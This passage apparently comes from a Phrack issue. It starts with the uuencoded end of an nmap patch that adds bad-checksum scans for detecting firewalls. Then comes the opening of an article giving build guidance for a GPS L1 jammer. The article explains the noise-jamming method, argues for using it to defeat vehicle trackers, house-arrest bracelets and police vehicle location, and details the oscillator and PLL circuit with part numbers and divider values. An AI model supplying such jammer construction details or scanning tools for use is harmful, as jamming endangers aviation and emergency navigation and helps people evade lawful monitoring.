M0"`M,C8Q+#$R("LR-C$L,38@0$`*(`H@("!I9B`H<&QI<W0M/G-T871E7V-O
M=6YT<UM03U)47T9)4D5704Q,141=(#X@,3`@*R`*("`@("`@($U!6"AP;&ES
M="T^<W1A=&5?8V]U;G1S6U!/4E1?54Y&25)%5T%,3$5$72P@"BT)("!P;&ES
M="T^<W1A=&5?8V]U;G1S6U!/4E1?0TQ/4T5$72DI('L**PD@('!L:7-T+3YS
M=&%T95]C;W5N='-;4$]25%]#3$]3141=*W!L:7-T+3YS=&%T95]C;W5N='-;
M4$]25%]&25)%1%TI*2!["B`@("`@<&QI<W0M/FEG;F]R961?<&]R=%]S=&%T
M92`](%!/4E1?1DE215=!3$Q%1#L*("`@?2!E;'-E(&EF("AP;&ES="T^<W1A
M=&5?8V]U;G1S6U!/4E1?54Y&25)%5T%,3$5$72`^(`HM"2`@("`@<&QI<W0M
M/G-T871E7V-O=6YT<UM03U)47T-,3U-%1%TI('L**PD@("`@('!L:7-T+3YS
M=&%T95]C;W5N='-;4$]25%]#3$]3141=*W!L:7-T+3YS=&%T95]C;W5N='-;
M4$]25%]&25)%1%TI('L*("`@("!P;&ES="T^:6=N;W)E9%]P;W)T7W-T871E
M(#T@4$]25%]53D9)4D5704Q,140["BT@('T@96QS92!P;&ES="T^:6=N;W)E
M9%]P;W)T7W-T871E(#T@4$]25%]#3$]3140["BL@('T@96QS92!I9B`H<&QI
M<W0M/G-T871E7V-O=6YT<UM03U)47T9)4D5$72`^('!L:7-T+3YS=&%T95]C
M;W5N='-;4$]25%]#3$]3141=*2!["BL@("`@<&QI<W0M/FEG;F]R961?<&]R
M=%]S=&%T92`](%!/4E1?1DE2140["BL@('T@96QS92!["BL@("`@<&QI<W0M
M/FEG;F]R961?<&]R=%]S=&%T92`](%!/4E1?0TQ/4T5$.PHK("!]("`*('T*
M(`H@"F1I9F8@+75R3F(@;FUA<"TS+C$P04Q02$$T+W!O<G1L:7-T+F@@;FUA
M<"TS+C$P04Q02$$T+6)A9"]P;W)T;&ES="YH"BTM+2!N;6%P+3,N,3!!3%!(
M030O<&]R=&QI<W0N:`E4=64@075G(#(W(#(Q.C0S.C(S(#(P,#(**RLK(&YM
M87`M,RXQ,$%,4$A!-"UB860O<&]R=&QI<W0N:`E4:'4@1&5C(#$R(#`W.C(W
M.C0W(#(P,#(*0$`@+34W+#<@*S4W+#@@0$`*("-D969I;F4@4$]25%]415-4
M24Y'(#0*("-D969I;F4@4$]25%]&4D532"`U"B`C9&5F:6YE(%!/4E1?54Y&
M25)%5T%,3$5$(#8*+2-D969I;F4@4$]25%](24=(15-47U-4051%(#<@+RH@
M*BHJ24U03U)404Y4("TM($)535`@5$A)4R!54"!72$5.(%-4051%4R!!4D4@
M"BLC9&5F:6YE(%!/4E1?1DE2140@-PHK(V1E9FEN92!03U)47TA)1TA%4U1?
M4U1!5$4@."`O*B`J*BI)35!/4E1!3E0@+2T@0E5-4"!42$E3(%50(%=(14X@
M4U1!5$53($%212`*(`D)"0E!1$1%1"`J*BH@*B\*("`*("-D969I;F4@0T].
M1E].3TY%(#`*9&EF9B`M=7).8B!N;6%P+3,N,3!!3%!(030O<V-A;E]E;F=I
M;F4N8V,@;FUA<"TS+C$P04Q02$$T+6)A9"]S8V%N7V5N9VEN92YC8PHM+2T@
M;FUA<"TS+C$P04Q02$$T+W-C86Y?96YG:6YE+F-C"4UO;B!397`@,38@,#0Z
M,SDZ-3@@,C`P,@HK*RL@;FUA<"TS+C$P04Q02$$T+6)A9"]S8V%N7V5N9VEN
M92YC8PE-;VX@1&5C(#$V(#(R.C0V.C`S(#(P,#(*0$`@+3$S,CDL."`K,3,R
M.2PY($!`"B`@(&5L<V4@:68@*'-C86YT>7!E(#T](%A-05-?4T-!3BD@<V-A
M;F9L86=S(#T@5$A?1DE.?%1(7U521WQ42%]055-(.PH@("!E;'-E(&EF("AS
M8V%N='EP92`]/2!.54Q,7U-#04XI('-C86YF;&%G<R`](#`["B`@(&5L<V4@
M:68@*'-C86YT>7!E(#T]($9)3E]30T%.*2!S8V%N9FQA9W,@/2!42%]&24X[
M"BL@(&5L<V4@:68@*'-C86YT>7!E(#T]($)!1%1#4%]30T%.*2!S8V%N9FQA
M9W,@/2!42%]364X["B`@(&5L<V4@:68@*'-C86YT>7!E(#T]($U!24U/3E]3
M0T%.*2!S8V%N9FQA9W,@/2!42%]&24Y\5$A?04-+.PHM("!E;'-E(&EF("AS
M8V%N='EP92`A/2!51%!?4T-!3B`F)B!S8V%N='EP92`A/2!)4%!23U1?4T-!
M3BD@>PHK("!E;'-E(&EF("AS8V%N='EP92$]54107U-#04X@)B8@<V-A;G1Y
M<&4A/4E04%)/5%]30T%.("8F('-C86YT>7!E(3U"04151%!?4T-!3BD@>PH@
M("`@(&9A=&%L*")5;FMN;W=N('-C86X@='EP92!F;W(@<W5P97)?<V-A;B(I
M.R!]"B`*("`@<W1A<G1T:6UE(#T@=&EM92A.54Q,*3L*0$`@+3$S.3$L-R`K
M,3,Y,BPW($!`"B`)"6YO=R`](&-U<G)E;G0M/G-E;G1;,5T["B`)"6EF("AO
M+F9R86=S8V%N*0H@"0D@('-E;F1?<VUA;&Q?9G)A9WI?9&5C;WES*')A=W-D
M+"!T87)G970M/G8T:&]S=&EP*"DL(#`L:2P@8W5R<F5N="T^<&]R=&YO+"!S
M8V%N9FQA9W,I.PHM"0EE;'-E(&EF("AS8V%N='EP92`]/2!51%!?4T-!3BD*
M*PD)96QS92!I9B`H<V-A;G1Y<&4]/55$4%]30T%.('Q\('-C86YT>7!E/3U"
M04151%!?4T-!3BD*(`D)("!S96YD7W5D<%]R87=?9&5C;WES*')A=W-D+"!T
M87)G970M/G8T:&]S=&EP*"DL(&DL"B`)"0D)("`@("`@8W5R<F5N="T^<&]R
M=&YO+"!O+F5X=')A7W!A>6QO860L(&\N97AT<F%?<&%Y;&]A9%]L96YG=&@I
M.PH@"0EE;'-E(&EF("AS8V%N='EP92`]/2!)4%!23U1?4T-!3BD*0$`@+3$T
M,#$L-R`K,30P,BPW($!`"B`)"0D)("`@("`@8W5R<F5N="T^<&]R=&YO+"`P
M+"`P+"!S8V%N9FQA9W,L(#`L($Y53$PL(#`L"B`)"0D)("`@("`@;RYE>'1R
M85]P87EL;V%D+"!O+F5X=')A7W!A>6QO861?;&5N9W1H*3L*('D):68@*'-E
M;F1D96QA>2`F)@HM"0D@("`@*'-C86YT>7!E(#T](%5$4%]30T%.('Q\('-C
M86YT>7!E(#T]($E04%)/5%]30T%.*2D**PD)("`@("AS8V%N='EP93T]5410
M7U-#04X@?'P@<V-A;G1Y<&4]/4)!1%5$4%]30T%.('Q\('-C86YT>7!E/3U)
M4%!23U1?4T-!3BDI"B`)"2`@=7-L965P*'-E;F1D96QA>2D["B`)("`@("`@
M?0H@"2`@("!]"D!`("TQ-#(P+#<@*S$T,C$L-R!`0`H@"2`@("!G971T:6UE
M;V9D87DH)F-U<G)E;G0M/G-E;G1;,%TL($Y53$PI.PH@"2`@("!I9B`H;RYF
M<F%G<V-A;BD*(`D@("`@("!S96YD7W-M86QL7V9R86=Z7V1E8V]Y<RAR87=S
```

```
M9"P@=&%R9V5T+3YV-&AO<W1I<"@I+"`P+"!O+FUA9VEC7W!O<G0L(&-U<G)E
M;G0M/G!O<G1N;RP@<V-A;F9L86=S*3L*+0D@("`@96QS92!I9B`H<V-A;G1Y
M<&4@/3T@54107U-#04XI"BL)("`@(&5L<V4@:68@*'-C86YT>7!E/3U51%!?
M4T-!3B!\?"!S8V%N='EP93T]0D%$54107U-#04XI"B`)("`@("`@<V5N9%]U
M9'!?<F%W7V1E8V]Y<RAR87=S9"P@=&%R9V5T+3YV-&AO<W1I<"@I+"!O+FUA
M9VEC7W!O<G0L"B`)"0D)("!C=7)R96YT+3YP;W)T;F\L(&\N97AT<F%?<&%Y
M;&]A9"P@;RYE>'1R85]P87EL;V%D7VQE;F=T:"D["B`)("`@(&5L<V4@:68@
M*'-C86YT>7!E(#T]($E04%)/5%]30T%.*0I`0"`M,30S,"PW("LQ-#,Q+#<@
M0$`*(`D@("`@("!S96YD7W1C<%]R87=?9&5C;WES*')A=W-D+"!T87)G970M
M/G8T:&]S=&EP*"DL(&\N;6%G:6-?<&]R="P@"B`)"0D)("!C=7)R96YT+3YP
M;W)T;F\L(#`L(#`L('-C86YF;&%G<RP@,"P@3E5,3"P@,"P*(`D)"0D@(&\N
M97AT<F%?<&%Y;&]A9"P@;RYE>'1R85]P87EL;V%D7VQE;F=T:"D["BT)("`@
M(&EF("@H<V-A;G1Y<&4@/3T@54107U-#04X@?'P@<V-A;G1Y<&4@/3T@25!0
M4D]47U-#04XI("8F"BL)("`@(&EF("@H<V-A;G1Y<&4]/55$4%]30T%.('Q\
M('-C86YT>7!E/3U"04151%!?4T-!3B!\?"!S8V%N='EP93T]25!04D]47U-#
M04XI("8F"B`)"7-E;F1D96QA>2D*(`D@("`@("!U<VQE97`H<V5N9&1E;&%Y
M*3L*(`D@('T*0$`@+3$T-C0L-B`K,30V-2PY($!`"B`)("`@("`@:68@*&EP
M+3YI<%]P(#T]($E04%)/5$]?5$-0*2![B`)"71C<"`]("AS=')U8W0@=&-P
M:&1R("HI("@H*&-H87(@*BD@:7`I("L@-"`J(&EP+3YI<%]H;"D["B`)"6EF
M("AT8W`M/G1H7V9L86=S("8@5$A?4E-4*2!["2`@("`**PD)("!I9B`H<V-A
M;G1Y<&4@/3T@0D%$5$-07U-#04XI"BL)"2`@("!N97=S=&%T92`](%!/4E1?
M1DE2140["BL)"2`@96QS90H@"0D@(&YE=W-T871E(#T@4$]25%]#3$]3140[
M"B`)"2`@;F5W<&]R="`](&YT;VAS*'1C<"T^=&A?<W!O<G0I.PH@"0D@(&EF
M("AP;W)T;&]O:W5P6VYE=W!O<G1=(#P@,"D@>PI`0"`M,34S-"PV("LQ-3,X
M+#@@0$`*(`D)("!C87-E(#(Z("\J('!R,'0P8S!L('5N<F5A8VAA8FQE("HO
M"B`)"2`@("!I9B`H<V-A;G1Y<&4@/3T@25!04D]47U-#04XI('L*(`D)("`@
M("`@;F5W<W1A=&4@/2!03U)47T-,3U-%1#L**PD)("`@('T@96QS92!I9B`H
M<V-A;G1Y<&4]/4)!1%5$4%]30T%.('Q\('-C86YT>7!E/3U"04140U!?4T-!
M3BD@>PHK"0D@("`@("`@(&YE=W-T871E(#T@4$]25%]&25)%1#L*(`D)("`@
M('T@96QS90H@"0D@("`@("!N97=S=&%T92`](%!/4E1?1DE215=!3$Q%1#L*
M(`D)("`@(&)R96%K.PI`0"`M,34T,2PQ,B`K,34T-RPQ."!`0`H@"0D@(&-A
M<V4@,SH@+RH@<#!R="!U;G)E86-H86)L92`J+PD)"B`)"2`@("!I9B`H<V-A
M;G1Y<&4@/3T@54107U-#04XI('L*(`D)("`@("`@("`@;F5W<W1A=&4@/2!03U)4
M7T-,3U-%1#L*+0D)("`@('T@96QS92!N97=S=&%T92`](%!/4E1?1DE215=!
M3$Q%1#L**PD)("`@('T@96QS92!I9B`H<V-A;G1Y<&4]/4)!1%5$4%]30T%.
M('Q\('-C86YT>7!E/3U"04140U!?4T-!3BD@>PHK"0D@("`@("`@(&YE=W-T
M871E(#T@4$]25%]&25)%1#L**PD)("`@('T@96QS90HK"0D@("`@("`@(&YE
M=W-T871E(#T@4$]25%]&25)%5T%,3$5$.PH@"0D@("`@8G)E86L["B`)"2`@
M"B`)"2`@8V%S92`Y.@H@"0D@(&-A<V4@,3`Z"B`)"2`@8V%S92`Q,SH@+RH@
M061M:6YI<W1R871I=F5L>2!P<F]H:6)I=&5D('!A8VME="`J+PHK"0D@("`@
M:68@*'-C86YT>7!E/3U"04151%!?4T-!3B!\?"!S8V%N='EP93T]0D%$5$-0
M7U-#04XI"BL)"2`@("`@(&YE=W-T871E(#T@4$]25%]&25)%1#L**PD)("`@
M(&5L<V4*(`D)("`@(&YE=W-T871E(#T@4$]25%]&25)%5T%,3$5$.PH@"0D@
M("`@8G)E86L["0D*(`D)("`*0$`@+3$U-S(L-R`K,34X-"PW($!`"B`)("`@
M("`@?0H@"2`@("`*(`D@("`@("!I9B`H8W5R<F5N="D@>PD@(`HM"0EI9B`H
M8W5R<F5N="T^<W1A=&4@/3T@4$]25%]#3$]3140@)B8@*'!A8VME=%]T<GEN
M=6T@/"`P*2D@>PHK"0EI9B`H*&-U<G)E;G0M/G-T871E/3U03U)47T-,3U-%
M1"!\?"!C=7)R96YT+3YS=&%T93T]4$]25%]&25)%1"D@)B8@*'!A8VME=%]T
M<GEN=6T@/"`P*2D@>PH@"0D@('1A<F=E="T^=&\N<G1T=F%R(#T@*&EN="D@
M*'1A<F=E="T^=&\N<G1T=F%R("H@,2XR*3L*(`D)("!I9B`H;RYD96)U9V=I
M;F<I('L@;&]G7W=R:71E*$Q/1U]35$1/550L("),871E('!A8VME="P@8V]U
M;&1N)W0@9FEG=7)E(&]U="!S96YD;F\@<V\@=V4@9&\@=F%R:6%N8V5I;F-R
M96%S92!T;R`E9%QN(BP@=&%R9V5T+3YT;RYR='1V87(I.R`*(`D)("!]"D!`
M("TQ-3@X+#<@*S$V,#`L-R!`0`H@"0D@("`@("!I9B`H(7-E;F1D96QA>2D@
M<V5N9&1E;&%Y(#T@-3`P,#`["B`)"2`@("`@(&5L<V4@<V5N9&1E;&%Y(#T@
M34E.*'-E;F1D96QA>2`J(#(L(#$P,#`P,#`I.PH@"0D@("`@("!I9B`H<V5N
M9&1E;&%Y(#X](#(P,#`P,"`F)@HM"0D)("`H<V-A;G1Y<&4@/3T@54107U-#
M04X@?'P@<V-A;G1Y<&4@/3T@25!04D]47U-#04XI*0HK"0D)("`H<V-A;G1Y
M<&4]/55$4%]30T%.('Q\('-C86YT>7!E/3U"04151%!?4T-!3B!\?"!S8V%N
M='EP93T]25!04D]47U-#04XI*0H@"0D);6%X7W=I9'1H(#T@34E.*&UA>%]W
M:61T:"PR*3L*(`D)("`@("`@9G)E<VAP;W)T<W1R:65D(#T@,#L*(`D)("`@
M("`@9')O<'!E9"`](#`["D!`("TQ-3DY+#<@*S$V,3$L-R!`0`H@"0D@("`@
M("!N=6UQ=65R:65S7VED96%L(#T@34%8*&UI;E]W:61T:"P@;G5M<75E<FEE
M<U]I9&5A;"`J(&9A;&QB86-K7W!E<F-E;G0I.PH@"0D@("`@("!I9B`H;RYD
M96)U9V=I;F<I('L@;&]G7W=R:71E*$Q/1U]35$1/550L("),;W-T(&$@<&%C
M:V5T+"!D96-R96%S:6YG('=I;F1O=R!T;R`E9%QN(BP@*&EN="D@;G5M<75E
M<FEE<U]I9&5A;"D["B`)"2`@("`@('=I;F1O=V1E8W)E87-E*RL["BT)"2`@
M("`@(&EF("AS8V%N='EP92`]/2!51%!?4T-!3B!\?"!S8V%N='EP92`]/2!)
```

```
M4%!23U1?4T-!3BD**PD)("`@("`@:68@*’-C86YT>7!E/3U51%!?4T-!3B!\
M?"!S8V%N=’EP93T]0D%$54107U-#04X@?’P@<V-A;G1Y<&4]/4E04%)/5%]3
M0T%.*0H@"0D)=7-L965P*#(U,#`P,"D["B`)"2`@("`@(’T*(`D)("`@(’T@
M96QS92!I9B`H;RYD96)U9V=I;F<@/B`Q*2![(`I`0"`M,38Q,"PW("LQ-C(R
M+#<@0$`*(`D):68@*&-U<G)E;G0M/G-T871E("$](&YE=W-T871E*2!["B`)
M"2`@8VAA;F=E9"LK.PH@"0E]"BT)"6EF("AC=7)R96YT+3YS=&%T92`A/2!0
M3U)47T]014X@)B8@"BL)"6EF("AC=7)R96YT+3YS=&%T92`A/2!03U)47T]0
M14X@)B8@8W5R<F5N="T^<W1A=&4@(3T@4$]25%]&25)%1"`F)B`*(`D)("`@
M(&-U<G)E;G0M/G-T871E("$](%!/4E1?0TQ/4T5$*2!["2`@("`*(`D)("!N
M=6UQ=65R:65S7V]U=’-T86YD:6YG+2T["B`)"7T*0$`@+3$V,C,L-R`K,38S
M-2PW($!`"B`)"6-U<G)E;G0M/FYE>’0@/2!C=7)R96YT+3YP<F5V(#T@+3$[
M"B`)"6-U<G)E;G0M/G-T871E(#T@;F5W<W1A=&4["B`)"6%D9’!O<G0H)G1A
M<F=E="T^<&]R=’,L(&-U<G)E;G0M/G!O<G1N;RP@"BT)"0DH<V-A;G1Y<&4@
M/3T@54107U-#04XI/R!)4%!23U1/7U5$4"`Z"BL)"0DH<V-A;G1Y<&4]/55$
M4%]30T%.(’Q\(’-C86YT>7!E/3U"04151%!?4T-!3BD_($E04%)/5$]?5410
M(#H*(`D)"2`@*’-C86YT>7!E(#T]($E04%)/5%]30T%./R!)4%!23U1/7TE0
M.B!)4%!23U1/7U1#4"DL(`H@"0D)3E5,3"P@8W5R<F5N="T^<W1A=&4I.PH@
M"2`@("`@(’T*0$`@+3$V,S@L-B`K,38U,"PY($!`"B`@("`@("!C=7)R96YT
M+3YS=&%T92`](%!/4E1?1E)%4T@["B`@("`@("!C=7)R96YT+3YT<GEN=6T@
M/2`P.PH@("`@("`@:68@*&\N9&5B=6=G:6YG*2![(`HK("`@("`@("!I9B`H
M;RYB861C:W-U;3T],2D**PD@(&QO9U]W<FET92A,3T=?4U1$3U54+"`B54YF
M:6QT97)E9"!P;W)T("5L=2!N;W1E9%QN(BP@8W5R<F5N="T^<&]R=&YO*3L@
M"BL)96QS92`*(`EL;V=?=W)I=&4H3$]’7U-41$]55"P@(E!R97!A<FEN9R!F
M;W(@<F5T<GDL(&]P96X@<&]R="`E;’4@;F]T961<;B(L(&-U<G)E;G0M/G!O
M<G1N;RD[(`H@("`@("`@?0H@("`@(’T*0$`@+3$V-#8L,3(@*S$V-C$L,34@
M0$`*("`@("!N=6UQ=65R:65S7VED96%L(#T@:6YI=&EA;%]P86-K971?=VED
M=&@["B`@("`@:68@*&\N9&5B=6=G:6YG*0H@("`@("`@;&]G7W=R:71E*$Q/
M1U]35$1/550L(")$;VYE(’=I=&@@<F]U;F0@)61<;B(L(’1R:65S*3L*+2`@
M("!I9B`H<V-A;G1Y<&4@/3T@54107U-#04X@)B8@8VAA;F=E9"`F)B`H=’)I
M97,@*R`Q*2`\(#$P,"D@>PHK("`@(&EF("@H<V-A;G1Y<&4]/55$4%]30T%.
M(’Q\(’-C86YT>7!E/3U"04151%!?4T-!3BD@)B8@8VAA;F=E9"`F)B`H=’)I
M97,@*R`Q*2`\(#$P,"D@>PH@("`@("`@:68@*&\N9&5B=6=G:6YG*2!["B`)
M;&]G7W=R:71E*$Q/1U]35$1/550L(")3;&5E<&EN9R!F;W(@,2\R(’-E8V]N
M9"!T;R!O=F5R8V]M92!)0TU0(&5R<F]R(’)A=&4@;&EM:71I;F=<;B(I.PH@
M("`@("`@?0H@("`@("`@=7-L965P*#4P,#`P,"D["B`@("`@?0HK("`@(&EF
M("@H<V-A;G1Y<&4]/4)!1%1#4%]30T%.(’Q\(’-C86YT>7!E/3U"04151%!?
M4T-!3BD@)B8@=’)I97,^/3`I"BL@("`@("!B<F5A:SL**R`@("`@(`H@("!]
M(’=H:6QE*&-H86YG960@)B8@*RMT<FEE<R`\(#$P,"D[("`@"B`*("`@;W!E
M;FQI<W0@/2!T97-T:6YG;&ES=#L*0$`@+3$V-C(L-R`K,38X,"PQ,2!`0`H@
M("!F;W(@*&-U<G)E;G0@/2!O<&5N;&ES=#L@8W5R<F5N=#L@(&-U<G)E;G0@
M/2`H8W5R<F5N="T^;F5X="`^/2`P*3\@)G-C86Y;8W5R<F5N="T^;F5X=%T@
M.B!.54Q,*2!["B`@("`@:68@*’-C86YT>7!E(#T]($E04%)/5%]30T%.*0H@
M("`@("`@861D<&]R="@F=&%R9V5T+3YP;W)T<RP@8W5R<F5N="T^<&]R=&YO
M+"!)4%!23U1/7TE0+"!.54Q,+"!03U)47T]014XI.PHM("`@(&5L<V4@:68@
M*’-C86YT>7!E("$](%5$4%]30T%.*0HK("`@(&5L<V4@:68@*’-C86YT>7!E
M(#T]($)!1%1#4%]30T%.*0HK("`@("`@861D<&]R="@F=&%R9V5T+3YP;W)T
M<RP@8W5R<F5N="T^<&]R=&YO+"!)4%!23U1/7U1#4"P@3E5,3"P@4$]25%]5
M3D9)4D5704Q,140I.PHK("`@(&5L<V4@:68@*’-C86YT>7!E(#T]($)!1%5$
M4%]30T%.*0HK("`@("`@861D<&]R="@F=&%R9V5T+3YP;W)T<RP@8W5R<F5N
M="T^<&]R=&YO+"!)4%!23U1/7U5$4"P@3E5,3"P@4$]25%]53D9)4D5704Q,
M140I.PHK("`@(&5L<V4@:68@*’-C86YT>7!E(3U51%!?4T-!3BD*("`@("`@
M(&%D9’!O<G0H)G1A<F=E="T^<&]R=’,L(&-U<G)E;G0M/G!O<G1N;RP@25!0
M4D]43U]40U`L($Y53$PL(%!/4E1?3U!%3BD["B`@("`@96QS90H@("`@("`@
M861D<&]R="@F=&%R9V5T+3YP;W)T<RP@8W5R<F5N="T^<&]R=&YO+"!)4%!2
M3U1/7U5$4"P@3E5,3"P@4$]25%]/4$5.*3L*0$`@+3$V-S0L-B`K,38Y-BPQ
M,R!`0`H@("!C;&]S92AR87=S9"D["B`@(’!C87!?8VQO<V4H<&0I.PH@"BL@
M(&EF("AO+F)A9&-K<W5M/C`I"BL@(’LO*B!297-E="!C;W)R96-T(&-K<W5M
M(&9O<B!O=&AE<B!O<’1I;VYS(&QI:V4@+4\@*B\**R`@("!O+F)A9&-K<W5M
M*RL["BL@("`@:68@*&\N=F5R8F]S92`F)B!T87)G970M/G!O<G1S+G-T871E
M7V-O=6YT<UM03U)47U5.1DE215=!3$Q%1%T]/6YU;7!O<G1S*0HK("`@("`@
M97)R;W(H(BAN;R!F:7)E=V%L;"!R97!L>2!D971E8W1E9"DB*3L**R`@?0HK
M("`*("`@+RH@4W5P97(@<V-A;B!R96QI97,@;VX@=7,@<F5C96EV:6YG(&$@
M<F5S<&]N<V4@:68@=&AE(’!O<G0@:7,*("`@("`@0TQ/4T5$(&%N9"!N;R!R
M97-P;VYS92!I9B!T:&4@<&]R="!I<R!/4$5.+B`@02!P<F]B;&5M(’=I=&@*
M("`@("`@=&AI<R!I<R!T:&%T(’=H96X@82!M86-H:6YE(&ES(&1O:6YG(&AE
M879Y(&9I;’1E<FEN9RP@86QL(’!O<G1S"D!`("TQ-C@Q+#<@*S$W,3`L-R!`
M0`H@("`@("!P;W)T<R!W97)E(’-C86YN960@86YD(’1H97D@87)E($%,3"!C
M;VYS:61E<F5D(&]P96X@8GD@=&AI<PH@("`@("!F=6YC=&EO;BP@=&AE;B!I
```

```
M="!I<R!R96%S;VYA8FQY('1O(&%S<W5M92!T:&%T('1H92!214%,(')E87-O
M;@H@("`@("!T:&5Y(&%R92!A;&P@;W!E;B!I<R!T:&%T('1H97D@:&%V92!B
M965N(&9I;'1E<F5D+B`J+PHM("!I9B`H;G5M<&]R=',@/B`R-2D@>R`@("`*
M*R`@96QS92!I9B`H;G5M<&]R=',@/B`R-2D@>R`@("`*("`@("!I9B`H<V-A
M;G1Y<&4@/3T@54107U-#04XI('L*("`@("`@(&EF("AT87)G970M/G!O<G1S
M+G-T871E7V-O=6YT<U]U9'!;4$]25%]/4$5.72`]/2!N=6UP;W)T<RD@>PH@
M"6EF("AO+G9E<F)O<V4I('L@"F1I9F8@+75R3F(@;FUA<"TS+C$P04Q02$$T
M+W1A<F=E=',N8V,@;FUA<"TS+C$P04Q02$$T+6)A9"]T87)G971S+F-C"BTM
M+2!N;6%P+3,N,3!!3%!(030O=&%R9V5T<RYC8PE3=6X@4V5P("`X(#(R.C4V
M.C`Q(#(P,#(**RLK(&YM87`M,RXQ,$%,4$A!-"UB860O=&%R9V5T<RYC8PE4
M:'4@1&5C(#$R(#`W.C4R.C0U(#(P,#(*0$`@+3(P."PW("LR,#@L-R!`0`H@
M"2`@("`H*"IP:6YG='EP92`F(%!)3D=465!%7U1#4"D@?'P@"B`)("`@("!O
M+G-Y;G-C86X@?'P@;RYF:6YS8V%N('Q\(&\N>&UA<W-C86X@?'P@;RYN=6QL
M<V-A;B!\?"`*(`D@("`@(&\N:7!P<F]T<V-A;B!\?"!O+FUA:6UO;G-C86X@
M?'P@;RYI9&QE<V-A;B!\?"!O+F%C:W-C86X@?'P@"BT)("`@("!O+G5D<'-C
M86X@?'P@;RYO<W-C86X@?'P@;RYW:6YD;W=S8V%N*2D@>PHK"2`@("`@;RYU
M9'!S8V%N('Q\(&\N;W-S8V%N('Q\(&\N=VEN9&]W<V-A;B!\?"!O+F)A9'1C
M<'-C86X@?'P@;RYB861U9'!S8V%N*2D@>PH@"2`@<W1R=6-T('-O8VMA9&1R
M7VEN("IS:6X@/2`H<W1R=6-T('-O8VMA9&1R7VEN("HI("9S<SL*(`D@('-S
M;&5N(#T@<VEZ96]F*"IS:6XI.PH@"2`@<VEN+3YS:6Y?9F%M:6QY(#T@049?
M24Y%5#L*9&EF9B`M=7).8B!N;6%P+3,N,3!!3%!(030O=&-P:7`N8V,@;FUA
M<"TS+C$P04Q02$$T+6)A9"]T8W!I<"YC8PHM+2T@;FUA<"TS+C$P04Q02$$T
M+W1C<&EP+F-C"4UO;B!.;W8@,3$@,3@Z,#,Z-#4@,C`P,@HK*RL@;FUA<"TS
M+C$P04Q02$$T+6)A9"]T8W!I<"YC8PE4:'4@1&5C(#$R(#`W.C4U.C,P(#(P
M,#(*0$`@+3(R-BPV("LR,C8L,3$@0$`*('-U;2`@/2`H<W5M(#X^(#$V*2`K
M("AS=6T@)B`P>&9F9F8I.R`@("`O*B!A9&0@:&EG="TQ-B!T;R!L;W<M,38@
M*B\*('-U;2`K/2`H<W5M(#X^(#$V*3L@("`@("`@("`@("`@("`@("`@("`O
M*B!A9&0@8V%R<GD@*B\*(&%N<W=E<B`](`YS=6T[("`@("`@("`@("\J(&]N
M97,M8V]M<&QE;65N="P@=&AE;B!T<G5N8V%T92!T;R`Q-B!B:71S("HO"BL*
M*R\J($)A9"!#:&5C:W-U;2!38V%N<SH@5V4@;75S="!B92!S=7)E('1H870@
M=&AE(&-H96-K<W5M(&ES(')A;F1O;2!A;F0@8G)O:V5N("HO"BMI9B`H(&\N
M8F%D8VMS=6T@/3T@,2`I"BL@(&%N<W=E<B`]("AA;G-W97(M,2D@)B!G971?
I<F%N9&]M7W5S:&]R="@I.PHK"B!R971U<FXH86YS=V5R*3L*('T*(`H`
`
end

|=[ EOF ]=---------------------------------------------------------------=|
```

==Phrack Inc.==

Volume 0x0b, Issue 0x3c, Phile #0x0d of 0x10

|=-----------------=[Low Cost and Portable GPS Jammer]=----------------=|
|=---=|
|=----------------=[anonymous <p60_0d@author.phrack.org]=---------------=|

--[Contents

--[1 - Project Overview

A low cost device to temporarily disable the reception of the civilian course acquisition (C/A) code used for the standard positioning service (SPS)[1] on the Global Positioning System (GPS/NAVSTAR) L1 frequency of 1575.42 MHz.

This is accomplished by transmitting a narrowband Gaussian noise signal, with a deviation of +/- 1.023 MHz, on the L1 GPS frequency itself. This technique is a little more complicated than a simple continuous wave (CW) jammer, but tends to be more effective (i.e. harder to filter) against spread spectrum based radio receivers.

This device will have no effect on the precise positioning service (PPS) which is transmitted on the GPS L2 frequency of 1227.6 MHz and little effect on the P-code which is also carried on the L1 frequency. There may be a problem if your particular GPS receiver needs to acquire the P(Y)-code through the C/A-code before proper operation.

This device will also not work against the new upcoming GPS L5 frequency of 1176.45 MHz or the Russian GLONASS or European Galileo systems. It can be adapted to jam the new civilian C/A-code signal which is going to also be transmitted on the GPS L2 frequency.

That said, it will work against the majority of consumer/OEM GPS receivers, provided they are not setup in any advanced anti-jam configuration.

---[2 - Why?

The onslaught of cheap GPS based navigation (or hidden tracking devices) over the past few years has made it necessary for the typical citizen to take up the fine art of electronic warfare.

Several companies[2] now sell "hidden" GPS based tracking devices which mount inside or underneath your vehicle. Some transmit the coordinates, via cellular phone, of your vehicle's present and/or past locations for weeks at a time without battery changes or court orders!

Vehicle rental companies have been known to use GPS tracking devices to verify you don't speed or abuse their rental vehicles. The unsuspecting renter is often faced with these hidden abuse "fees" after returning the rental vehicle.

Law enforcement agencies are dumb enough to keep track of house arrest prisoners with simple GPS based tracking bracelets[3]. Some even use GPS for automatic vehicle location (AVL) on their squad cars to allow the dispatchers to send in the closest unit to a particular call or to know an officer's location in case of an emergency situation where they can't use their radio.

Cellular phone companies, trucking companies, private investigators, toll-roads, aircraft, those "protect your child" systems and many more services are all fully involved with the use of GPS based tracking. The problem is, do you really want everyone to know where you are?

---[3 - Technical Description

This will be a brief description of each of the major sections which compromise the entire jammer device. Refer to the included schematic diagram (Appendix B) as you read along. You should also refer to the component's datasheets for even more detailed information.

---[3.1 - Phase Locked Loop

The jammer's main oscillator components consist of a Motorola MC145151 phase-locked loop (PLL) frequency synthesizer chip, a Micronetics M3500-1324S voltage controlled oscillator (VCO) module and a Fijitsu MB506 divide-by-256 prescaler chip.

The VCO feeds a portion of its radio frequency (RF) output signal into the prescaler chip, where it is divided by 256. A 1575 MHz signal would be turned into a 6.15234375 MHz signal. This is then fed into one side of the PLL chip.

The other side of the PLL is fed with a reference frequency which is derived from a 10 MHz quartz crystal. This crystal reference frequency is divided down 512 times by the PLL to reach 19531.25 Hz. The 6.15234375 MHz prescaler output frequency is also further divided down 315 times by the PLL chip for a final frequency of 19531.25 Hz. This will be the new PLL internal reference frequency. That big bad 1575 MHz microwave signal now looks like a simple audio frequency to the PLL chip and the supporting components.

The PLL chip internally compares the phase of the 19531.25 Hz VCO side signal to the phase of the 19531.25 Hz crystal side signal. The PLL chip outputs high or low voltage pulses depending on whether the crystal signal is leading or lagging in phase with the VCO signal. These pulses are then filtered and dampened into a pure DC control signal via a simple passive loop filter. This cleaned up signal is then connected to the VCO's voltage tune control input.

